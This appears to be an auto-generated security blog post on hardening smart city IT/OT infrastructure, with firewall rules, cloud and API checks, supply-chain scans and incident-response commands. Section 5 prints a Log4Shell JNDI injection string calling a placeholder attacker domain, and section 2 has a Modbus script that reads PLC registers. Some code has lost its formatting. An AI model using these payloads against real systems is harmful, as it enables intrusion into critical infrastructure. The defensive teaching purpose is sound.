Listen to this Post
Introduction:

The rapid evolution of smart cities, integrating IT and Operational Technology (OT), has created a vast and vulnerable attack surface. As highlighted in recent industry discussions, the core challenge is not a lack of security technology, but a critical gap in awareness, leading to systems being deployed in fundamentally insecure ways. This article provides a technical deep dive into the specific vulnerabilities plaguing urban infrastructure and delivers actionable commands and configurations to help security professionals build more resilient environments.
Learning Objectives:
- Understand the convergence of IT and OT systems and identify critical vulnerabilities in smart city architectures.
- Acquire practical skills to secure network perimeters, harden cloud configurations, and defend against common exploitation techniques.
- Learn to implement monitoring and incident response protocols tailored for complex, interconnected urban environments.
You Should Know:
1. Network Segmentation for IT/OT Convergence
The merger of IT and OT networks is a primary attack vector. Proper segmentation is non-negotiable to prevent a breach in the corporate network from spreading to critical infrastructure like traffic control or power grids.
Verified Command & Guide:
 Using iptables to create a strict firewall policy for an OT network segment
iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 44818 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 44818 -m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -j DROP
Step-by-step guide:
This ruleset controls traffic between the corporate network (eth0) and the OT network (eth1). The first rule allows new and established TCP connections from the corporate side to the OT network on port 44818 (common for industrial protocols like EtherNet/IP). The second rule permits the return traffic. The final, crucial rule drops all other forward traffic from corporate to OT, enforcing a default-deny policy. Always apply these rules to a dedicated firewall device or a hardened Linux gateway.
2. Hardening Industrial Control System (ICS) Protocols
Protocols like Modbus and OPC UA are often deployed with no security. Attackers can use simple tools to read and write directly to Programmable Logic Controllers (PLCs).
Verified Command & Guide:
 Python script using the pyModbus library to scan for unprotected devices
from pymodbus.client import ModbusTcpClient

client = ModbusTcpClient('192.168.1.100')
connection = client.connect()
if connection:
print("[+] Connected to PLC")
 Attempt to read holding registers (sensitive data)
response = client.read_holding_registers(0, 10)
if not response.isError():
print(f"[!] DATA LEAK: Registers contain: {response.registers}")
else:
print("[-] Read failed or requires authentication")
client.close()
Step-by-step guide:
This script demonstrates how trivial it is to query a Modbus TCP device. A security professional can use this for reconnaissance to identify exposed systems. To mitigate, implement OPC UA with X.509 certificates and deploy network-level controls that restrict access to ICS protocols to authorized engineering workstations only.
3. Cloud Hardening for Public-Facing City Services
Smart city applications are often cloud-native. Misconfigured cloud storage (S3 buckets, Blob Storage) is a common source of massive data leaks.
Verified Command & Guide:
 AWS CLI command to check and remediate a public S3 bucket
aws s3api get-bucket-acl --bucket my-city-data-bucket
 If the output shows "AllUsers" grants, it's public.

Command to block ALL public access
aws s3api put-public-access-block --bucket my-city-data-bucket --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
Step-by-step guide:
The first command retrieves the bucket’s Access Control List (ACL). Look for grants to `http://acs.amazonaws.com/groups/global/AllUsers`. The second command is the definitive remediation, applying a public access block that overrides any per-object ACLs. This should be a default setting for all buckets containing city data.
4. API Security Testing for Citizen Services
APIs power mobile apps and citizen portals. Unprotected endpoints are low-hanging fruit for data exfiltration.
Verified Command & Guide:
 Using curl to test for broken object level authorization (BOLA)
curl -H "Authorization: Bearer <USER_A_TOKEN>" https://api.smartcity.com/user/12345/profile
 Returns user 12345's data.

curl -H "Authorization: Bearer <USER_A_TOKEN>" https://api.smartcity.com/user/67890/profile
 If this also returns data, a critical BOLA vulnerability exists.
Step-by-step guide:
This test checks if the backend properly authorizes a user’s request for a resource. User A, authenticated with their own token, should not be able to access User B’s data by simply changing the user ID in the URL. Developers must implement access controls on every API endpoint that accepts an ID, ensuring the authenticated user has permission for that specific object.
5. Vulnerability Exploitation & Mitigation: Log4Shell
Legacy and unpatched systems in city infrastructure are susceptible to critical vulnerabilities like Log4Shell (CVE-2021-44228).
Verified Command & Guide:
 Exploitation check using a DNS callback
 On attacker machine (with a public IP): sudo tcpdump -i any port 53
 Inject this string into every possible input field (headers, forms, etc.):
${jndi:ldap://your-attacker-domain.com/a}

Linux command to find vulnerable Log4j JAR files
find / -name "log4j-core.jar" 2>/dev/null
Step-by-step guide:
The first part is a detection/exploitation proof-of-concept. If the vulnerable application logs the malicious string, it will make a DNS lookup to your-attacker-domain.com, visible in your tcpdump. The `find` command helps locate potentially vulnerable libraries. Mitigation involves immediate patching to Log4j 2.17.0 or later, or for immediate relief, setting the `LOG4J_FORMAT_MSG_NO_LOOKUPS` environment variable to true.
6. Windows Command for Incident Response
When a breach is suspected on a city employee’s workstation, rapid triage is essential.
Verified Command & Guide:
 Windows CMD command to list all established network connections
netstat -an | findstr "ESTABLISHED"

PowerShell command to get detailed process information
Get-WmiObject Win32_Process | Select-Object Name, ProcessId, CommandLine | Format-Table -AutoSize
Step-by-step guide:
`netstat` will show all active network connections. Investigate any unexpected connections to unknown IP addresses or suspicious ports. The PowerShell command provides the full command line used to start each process, which is invaluable for spotting malicious processes disguised with legitimate names (e.g., svchost.exe -k badstuff).
7. Securing the Software Supply Chain
Third-party libraries and containers are a major risk. Scanning them is a mandatory step in the CI/CD pipeline.
Verified Command & Guide:
 Using Trivy to scan a Docker image for critical vulnerabilities
trivy image --severity CRITICAL my-city-app:latest

Using Grype to scan a filesystem (e.g., a downloaded npm package)
grype dir:/path/to/project
Step-by-step guide:
Integrate these commands into your build process. `trivy image` scans a container image and reports vulnerabilities by severity. `grype dir:` scans a project directory for dependencies with known vulnerabilities (CVEs). The build should be configured to fail if critical vulnerabilities are found that cannot be mitigated, preventing vulnerable code from being deployed.
What Undercode Say:
- Awareness is a Technical Discipline: True security awareness is not just about training videos; it’s about embedding secure configuration, hardening scripts, and automated security testing into the DevOps lifecycle. The “poor awareness” cited is a failure to operationalize security knowledge into actionable, verified technical controls.
- The Perimeter is Everywhere: The smart city attack surface extends from cloud APIs and web portals down to PLCs in traffic lights. Defenders must be polymaths, fluent in securing everything from Kubernetes clusters to industrial protocols, understanding that a breach in one domain can lead to physical-world consequences.
The persistent gap between known risks and deployed systems is a failure of execution, not knowledge. The commands and techniques outlined here are not advanced; they are foundational. The challenge for cybersecurity professionals is to bridge this gap by making these basic hygiene practices as non-negotiable as having a power source. Until these fundamentals are universally implemented, smart cities will remain vulnerable by design, promising efficiency at the cost of resilience.
Prediction:
The continued lack of foundational security awareness, combined with the breakneck pace of smart city deployment, will lead to the first major, multi-vector cyber-physical attack on a metropolitan area within the next 3-5 years. This will not be a simple data breach but a coordinated disruption targeting transportation, utilities, and emergency services simultaneously, causing widespread chaos and finally forcing a costly, reactive overhaul of global urban infrastructure security standards. The era of viewing IT and OT security as separate disciplines will definitively end.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Zakgreant Awareness – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


